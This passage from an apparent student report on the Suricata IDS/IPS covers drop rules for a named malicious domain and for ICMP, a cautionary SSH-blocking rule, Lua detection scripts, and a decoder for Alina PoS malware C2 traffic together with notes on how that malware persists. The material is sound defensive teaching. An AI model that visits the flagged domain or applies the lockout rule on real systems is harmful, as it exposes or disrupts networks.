Mar 05 22:59:01 SEED suricata[10115]: [10115] Info: unix-manager: unix socket '/var/run/suricata/suricata-command.socket'
Mar 05 22:59:01 SEED suricata[10115]: [10115] Notice: threads: Threads created -> RX: 1 W: 2 TX: 1 FM: 1 FR: 1   Engine started.
```

Figure 10.1: After IPS Configuration

10.3 Rule Definition for DNS Filtering

As part of the IPS demonstration, we define a rule that targets DNS requests to a known malicious domain:

```
sudo vim /etc/suricata/local.rules
```

The rule in the ‘local.rules‘ file might look like this:

```
drop ip any any -> any any (msg:"Drop DNS packets attempting to access
    known malicious domain 0003.pages.net.br"; dns_query; content:"0003.
    pages.net.br"; classtype:trojan-activity; priority:1; sid:10000; rev
    :1;)
```

This rule instructs Suricata to drop any DNS packets attempting to resolve the domain ‘0003.pages.net.br‘ (recall that this was domain was an example of malicious website in previous chapters), classifying it as a trojan-activity.

10.3.1 Reloading Suricata Rules

To apply the new rule, Suricata must reload its ruleset:

```
sudo kill -usr2 $(pidof suricata)
```

10.3.2 Testing Rule Effectiveness

To confirm the rule is working, attempt to access the domain:

```
curl 0003.pages.net.br
```

It will not return anything, rather after sometimes the request will simply timeout and fail.


And then check the ‘fast.log‘ for relevant alerts:

```
tail /var/log/suricata/fast.log
```

The following command with ‘jq‘ can provide a JSON-formatted view of the alerts:

```
jq 'select(.alert.signature=="Drop DNS packets attempting to access known
    malicious
domain 0003.pages.net.br")' /var/log/suricata/eve.json
```

Finally, when we try to access the website from a browser (which simulates a real user behavior), we should not be able to access it anyway and no requests will be triggered.


SEED.cpjfhw4g412udp3w1ocetqfssh.rx.internal.cloudapp.net:1 (seed) - TigerVNC
Applications
Server Not Found — Mo...
Terminal - seed@SEED: ...
Wed 06 Mar, 05:31 seed
Terminal - seed@SEED: /etc/suricata
File Edit View Terminal Tabs Help
Server Not Found
https://0003.pages.net.br
Try again later
Check your network connection
Check that Firefox has permission to access the web (you might be connected but behind a firewall)
Try Again
Inspector Console Debugger Network Style Editor
Filter URLs
Disable Cache
No Throttling
All HTML CSS JS XHR Fonts Images Media WS Other
Sta... Met... Domain File Initiator Type Transferred Size
No requests
Wireshark

```
P} 127.0.0.1:50603 -> 127.0.0.53:53
03/06/2024-05:31:27.189880  [**] [1:1000010:1] Access to kno
wn malicious domain 0003.pages.net.br detected [**] [Classif
ication: A Network Trojan was detected] [Priority: 1] {UDP}
127.0.0.1:50603 -> 127.0.0.53:53
03/06/2024-05:31:37.199159  [Drop] [**] [1:1000011:2] Drop D
NS packets attempting to access known malicious domain 0003.
pages.net.br [**] [Classification: (null)] [Priority: 3] {UD
P} 127.0.0.1:52287 -> 127.0.0.53:53
03/06/2024-05:31:37.199159  [**] [1:1000010:1] Access to kno
wn malicious domain 0003.pages.net.br detected [**] [Classif
ication: A Network Trojan was detected] [Priority: 1] {UDP}
127.0.0.1:52287 -> 127.0.0.53:53
03/06/2024-05:31:37.199146  [Drop] [**] [1:1000011:2] Drop D
NS packets attempting to access known malicious domain 0003.
pages.net.br [**] [Classification: (null)] [Priority: 3] {UD
P} 127.0.0.1:44075 -> 127.0.0.53:53
03/06/2024-05:31:37.199146  [**] [1:1000010:1] Access to kno
wn malicious domain 0003.pages.net.br detected [**] [Classif
ication: A Network Trojan was detected] [Priority: 1] {UDP}
127.0.0.1:44075 -> 127.0.0.53:53
03/06/2024-05:31:47.207019  [Drop] [**] [1:1000011:2] Drop D
NS packets attempting to access known malicious domain 0003.
pages.net.br [**] [Classification: (null)] [Priority: 3] {UD
```

Figure 10.2: Malicious website successfully blocked

10.4 Blocking ICMP Traffic


Blocking ICMP traffic to the home network can be achieved by defining another rule:

```
drop ICMP any any -> $HOME_NET any (msg:"ICMP Request Blocked"; sid:2; rev:1;)
```

Testing the ICMP block can be done with a ping command:


```
ping -c 10 10.1.0.4
```

The command should drop all the packets if the rule has been set and reloaded correctly. Note that the ip of home net will vary from device to device. The ip of a device can accessed easily (discussed in chapter 2).



```
root@SEED:/# ping -c 10 10.1.0.4
PING 10.1.0.4 (10.1.0.4) 56(84) bytes of data.

--- 10.1.0.4 ping statistics ---
10 packets transmitted, 0 received, 100% packet loss, time 9220ms
```

Figure 10.3: Pinging to the home device is blocked



```
03/06/2024-04:08:10.904449  [Drop] [**] [1:2:1] ICMP Request Blocked [**] [Classification:
(null)] [Priority: 3] {ICMP} 10.1.0.4:8 -> 10.1.0.4:0
```

Figure 10.4: Logging of the ICMP rule

10.5 Findings

The configuration and deployment of Suricata as an IPS demonstrate its potential to safeguard a network actively. By dropping suspicious traffic and blocking access to malicious domains, Suricata stands as a robust line of defense against network intrusions.

Chapter 11

The Cautious Application of Suricata in IPS Mode


11.1 The Power and Pitfalls of IPS

Intrusion Prevention Systems (IPS) like Suricata play a critical role in safeguarding networks by actively blocking potential threats. However, this powerful capability comes with significant responsibilities and risks. Incorrect configurations or overly aggressive rule sets can inadvertently block legitimate traffic, leading to service disruptions.

An example of such a pitfall is the accidental blocking of essential services, including SSH:

```
drop tcp any any -> any 22 (msg:"Possible SSH attack"; flow:to_server,
   established;
flags:S; threshold:type both, track by_src, count 5, seconds 60; sid:1000001;
   rev:1;)
```

The above rule might be intended to block an SSH brute-force attack by limiting the number of new connections to five per minute. However, this could also lock out legitimate users, especially if the threshold is set too low or if the rule does not account for legitimate bursts of SSH traffic. For example, if the vm we want to access also uses SSH port for connecting, then this rule will kill the vm literally!



Could not establish connection to "20.197.46.132".

```
    at g.Create (/home/reyazul                                  h-0.108.0/out/extension.
    js:2:460245)
    at t.handleInstallOutput (                                  ote.remote-ssh-0.108.0/out/
    extension.js:2:457567)
    at e (/home/reyazul/.vscod                                  .0/out/extension.js:2:518696)
    at process.processTicksAnd                                  95:5)
    at async /home/reyazul/.vs                                  108.0/out/extension.js:2:540605
    at async t.withShowDetailsEvent (/home/reyazul/.vscode/extensions/ms-vscode-remote.remote-ssh-0.108.0/out/
    extension.js:2:544264)
    at async /home/reyazul/.vscode/extensions/ms-vscode-remote.remote-ssh-0.108.0/out/extension.js:2:515401
    at async T (/home/reyazul/.vscode/extensions/ms-vscode-remote.remote-ssh-0.108.0/out/extension.js:2:513452)
    at async t.resolveWithLocalServer (/home/reyazul/.vscode/extensions/ms-vscode-remote.remote-ssh-0.108.0/
    out/extension.js:2:514941)
    at async k (/home/reyazul/.vscode/extensions/ms-vscode-remote.remote-ssh-0.108.0/out/extension.js:2:537822)
    at async t.resolve (/home/reyazul/.vscode/extensions/ms-vscode-remote.remote-ssh-0.108.0/out/extension.
    js:2:541635)
    at async /home/reyazul/.vscode/extensions/ms-vscode-remote.remote-ssh-0.108.0/out/extension.js:2:807794
[13:54:59.427] ------
```

There is an available update.

Figure 11.1: Denial of access to a running vm with SSH

11.2 Best Practices for Rule Development

When developing IPS rules, especially those that could block administrative access, it is crucial to consider the following best practices:

11.2.1 Test Environments

Always develop and test new rules in a controlled environment that does not impact the main network or critical systems.

- **Virtualization:** Use virtual machines in an isolated network segment for rule testing.

- **Cloud VMs:** Leverage cloud-based virtual machines, which often provide snapshot and rollback features for easy recovery.

11.2.2 Gradual Deployment

Rules should be introduced to the production environment gradually and with great care:

- **Monitoring Mode:** Initially deploy rules in monitoring mode to observe their impact before enforcing them.
- **Whitelisting:** Always whitelist critical administrative IPs and services to prevent accidental lockouts.

11.2.3 Rule Specificity

Craft rules to be as specific as possible, targeting known bad signatures or behaviors, and avoiding broad strokes that could result in false positives.

```
alert tcp any any -> $HOME_NET 22 (msg:"Unusual SSH traffic pattern detected";
flags:SRPAU; sid:1000002; rev:1;)
```

This rule triggers an alert for unusual TCP flags in SSH traffic, which may indicate a scan or an attack, without blocking legitimate SSH connections.

11.3 Recovery Strategies

Maintain clear and well-documented recovery procedures for instances where the IPS unintentionally blocks access to critical services.

11.3.1 Backup Access Methods

Always have an alternative access method configured, such as a console server or out-of-band management.

11.3.2 Safe Rule Handling

Rules that could impact connectivity should include a ‘pass‘ condition for known safe sources:

```
pass tcp $ADMIN_NET any -> $HOME_NET 22 (msg:"Allow SSH from admin network";
sid:1000003; rev:1;)
```

This rule ensures that traffic from the administrative network is always allowed, preventing accidental lockouts.

11.4 Findings

Suricata’s IPS mode, while powerful, requires cautious handling to avoid self-inflicted denial of service. By employing best practices for rule writing, using test environments, and ensuring backup access methods, administrators can utilize the power of Suricata without falling prey to its potential risks.

Chapter 12

Integrating Lua in Suricata

12.1 Why Lua?

Suricata's support for Lua scripting unlocks advanced capabilities for network traffic analysis, providing flexibility to define custom output and complex detection logic. Lua allows the programming version of suricata to rise, which opens a whole new world for configuration and testing. This chapter outlines the integration of Lua scripting within Suricata to extend its functionality.

12.2 Lua Scripting Basics in Suricata

Lua scripting in Suricata enables more granular analysis of network traffic by allowing custom scripts to define what data to inspect and how to process it.

12.2.1 Script Structure

A Lua script in Suricata is composed of several hook functions, which are:

- `init()`: Initializes the script and registers the buffers to be inspected.
- `setup()`: Sets up any necessary variables or configurations per output thread.

- `log()`: Defines the logging mechanism to record the desired output.
- `deinit()`: Cleans up and deallocates resources when the script is unloaded.

12.2.2 Example Script: script1.lua

Here is a simple script that counts the number of alerts:

```
function init()
    local needs = {}
    needs["type"] = "packet"
    needs["filter"] = "alerts"
    return needs
end
function setup()
    alert_count = 0
end
function log()
    class = SCRuleClass()
    if class == nil then
        class = "unknown"
    end
    local logFile = io.open("/var/log/suricata/fast.log","a")
    if logFile then
        logFile:write(("Alerted " .. alert_count .. " times\n"))
        logFile:close()
    end
    alert_count = alert_count + 1
end

function deinit()
end
```

12.3 Configuring Lua Output in Suricata

To integrate Lua scripting into Suricata's output mechanism, modifications to the `suricata.yaml` configuration file are required.

In the configuration file, the Lua output can be enabled and specific scripts can be designated for use:

```
outputs:
  - lua:
      enabled: yes
      scripts-dir: /etc/suricata/lua-scripts
      scripts:
        - script1.lua
```

It is also necessary to allow Lua rules to be integrated when suricata reloads. Search for security, then lua.

```
    lua:
      # allow lua rules. Disabled by default.
        allow-rules: true
```

Make sure to restart suricata if any scripts or rules are added.

12.4 Lua Scripting for Detection

Suricata allows Lua scripts to be invoked as part of the signature matching process, enhancing the detection capabilities.

12.4.1 Lua Detection Script Example

An example detection script could look like this:

```
function init (args)
    local needs = {}
    needs["http.request_line"] = tostring(true)
    return needs
end

function match(args)
    local request_line = tostring(args["http.request_line"])
    if request_line and request_line:find("^POST%s+/.*%.php$") then
        return 1
    end
    return 0
end
```

This script inspects the HTTP request line for POST requests targeting PHP uri.

12.4.2 Incorporating Lua Scripts in Rule Definitions

To utilize the detection capabilities of Lua scripts, the following rule can be added to Suricata's local rules:

```
alert http any any -> any any (msg:"Detects HTTP request with .PHP";
    luajit:script2.lua; sid:1000001; rev:1;)
```

12.5 Testing and Validation


After implementing Lua scripts and corresponding rules, testing ensures that the custom detection logic functions as expected.

A test HTTP request simulating a POST to a PHP file can be made using `curl`:

```
curl -X POST http://example.com/test.php
```

The resulting alerts can be verified in the fast log:

```
sudo tail /var/log/suricata/fast.log
```



```
03/10/2024-13:37:52.257937  [**] [1:1000001:1] Detects HTTP request with .PHP [**] [Classification: (null)] [Priority: 3] {TCP} 10.0.0.4:59220 -> 168.63.12
9.16:32526
Alerted 220 times.
```

Figure 12.1: Lua Script for both PHP and Alert count working

12.6 Findings

The use of Lua scripts within Suricata significantly enhances its output and detection functionalities. By customizing scripts for specific traffic patterns and incorporating them into Suricata's rule set, users can achieve a high level of precision in monitoring and analyzing network activity. Proper testing and rule management are essential to leveraging the full potential of Lua scripting in Suricata without compromising network integrity.

Chapter 13

Advanced Malware Detection with Suricata Lua Scripting

13.1 Lua's power to harness

While traditional Intrusion Detection and Prevention Systems (IDPS) offer robust mechanisms for network security through signature matching and regular expressions, they sometimes fall short in detecting complex malware activities. This chapter explores the integration of Lua scripting with Suricata to enhance detection capabilities, particularly for sophisticated malware using encoded communication with Command and Control (CnC) servers.

13.2 The Limitations of Basic IDPS Signatures

Conventional IDPS signatures, though effective for a broad range of detection scenarios, may not adequately address the nuances of advanced malware tactics. For instance, the Alina Point of Sale (PoS) malware exemplifies a case where encoded communications are used to obscure malicious activities, posing challenges in detection and necessitating a more granular approach.

13.3 Leveraging Lua for Complex Detection

Suricata's Lua scripting support introduces a powerful mechanism for custom analysis of network traffic, allowing for the decoding of obfuscated data transmitted by malware. In this chapter, we will be analyzing `Alina PoS malware`, responsible for credit card data thefts.



Checks %TEMP%/Registry for previous installation (removed if found)
Alina
1
Alina
Copied to %TEMP%/<folder> Persistence via Run registry key
Run => "%TEMP%/java/java.exe"
2
New Alina called with 'update=<path_to_old_exe>' argument
Alina
3
Alina
Old Alina Destroyed
4

Figure 13.1: Process with which Alina installs itself

13.3.1 Understanding the Lua Script Structure

A Lua script in Suricata is comprised of two essential functions:

- `init`: Specifies the data buffers for the script to analyze. For the Alina malware detection, the `http.request_body` buffer is crucial as it contains the encoded payload.
- `match`: Processes the buffered data and applies logic to identify malicious patterns. In our context, this involves decoding the payload to reveal hidden executable files.

13.3.2 Decoding Alina Malware Traffic

The detection of Alina malware traffic involves several steps:

1. Identifying the HTTP POST request carrying the encoded payload.
2. Extracting the encryption keys embedded within the payload.

3. Applying an XOR operation to decode the payload.
4. Searching the decoded content for indicators of compromise, such as references to executable files.

```
function init (args)
    local needs = {}
    needs["http.request_body"] = tostring(true)
    return needs
end
function decodeSTR(s)
    if s then
        s = string.gsub(s, '%%(%x%x)',
            function (hex) return string.char(tonumber(hex,16)) end)
    end
    return s
end
function match(args)
    local a = tostring(args["http.request_body"])
    local bit = require("bit")
    local bxor, tohex = bit.bxor, bit.tohex
    local decoded1 = {}
    local key1 = 0xAA
    local key2 = {}
    local decoded2 = {}
    local decoded_str = ""
    local counter = 1
    -- Decoding logic omitted for brevity
    if string.find(decodeSTR(decoded_str), ".exe") then
        return 1
    end
    return 0
end
```

13.3.3 Rule Configuration for Lua Script

To activate the Lua script within Suricata, a corresponding rule is added to the local ruleset:

```
alert http $HOME_NET any -> $EXTERNAL_NET any (msg:"SLR Alert - Alina PoS";
content:"POST"; http_method; content:"version_check.php"; http_uri;
content:"User-Agent: Alina v5.3"; http_header; luajit:script2.lua;
sid:11223344; rev:1;)
```

13.4 Findings

The integration of Lua scripting into Suricata represents a significant leap forward in the detection of complex malware threats. By allowing for the custom analysis and decoding of encoded network traffic, Suricata equipped with Lua scripts becomes an invaluable asset in the ongoing battle against advanced malware, exemplified by the Alina PoS malware.

Chapter 14

Conclusion

14.1 Summary of Findings

This document has provided an in-depth exploration of Suricata, an advanced open-source network security tool. The introduction part covers the basics of suricata and how it really works. Then starting with robust Intrusion Detection System (IDS) mode, we have seen how the application of ‘jq‘ can significantly enhance the visualization and management of log data. We have seen its versatile usage in different real-life-scenarios, PCAP analysis with Wireshark and much more informative discussion. We provided an analysis on the complex coding structure of suricata. We’ve also delved into Suricata’s powerful Intrusion Prevention System (IPS) mode, illustrating how to set up and configure the system to actively block threats and prevent unauthorized network access.

14.2 Lua Scripting Integration

Suricata’s adaptability is further demonstrated through its support for Lua scripting, enabling custom detection logic and output formatting. Through detailed examples, including a script to decode obfuscated traffic from malware like the Alina POS, we showcase how

Lua extends Suricata's core capabilities, offering a granular approach to threat hunting and digital forensics.

14.3 Importance of Cautious Configuration

The importance of cautious configuration and the potential consequences of misconfiguration were underscored, with emphasis on the risks of denying essential services like SSH access. Best practices were highlighted, such as testing in non-production environments like virtual machines or cloud-based services, to prevent disruptions to critical systems.

14.4 Future Work and Adaptability

As network threats evolve, so must the tools and techniques used to combat them. The adaptability of Suricata, coupled with its community-driven updates and rule sets, ensures that it remains an effective solution for countering contemporary security challenges. The ongoing analysis and refinement of rules, as well as the development of new strategies for threat detection and prevention, are essential for maintaining a robust security posture.

In conclusion, Suricata serves as a vital component in the security infrastructure, capable of providing in-depth network analysis and real-time intrusion prevention. It is a testament to the power of open-source solutions in the domain of network security. By following the guidelines and methodologies presented, organizations can significantly bolster their defenses against a wide array of cyber threats.

References

1. Open Information Security Foundation (OISF). (2024). *Suricata GitHub Repository.* Available at: `https://github.com/OISF/suricata`
2. The Suricata Team. (2024). *Suricata User Guide.* Retrieved from `https://suricata.readthedocs.io/en/suricata-6.0.3/`
3. The Suricata Team. (2024). *Installing Suricata.* Retrieved from `https://suricata.readthedocs.io/en/latest/install.html`
4. SANS Institute. (2021). *Network Security with Suricata.* Retrieved from `https://www.sans.org/white-papers/35997/`
5. DigitalOcean. (2020). *How To Set Up a Suricata IDS on Ubuntu 20.04.*
6. ‘jq‘ Manual. (n.d.). *jq: command-line JSON processor.* Retrieved from `https://stedolan.github.io/jq/manual/`
7. Lua Documentation (2024). *Reference Manual.* Retrieved from `https://www.lua.org/docs.html`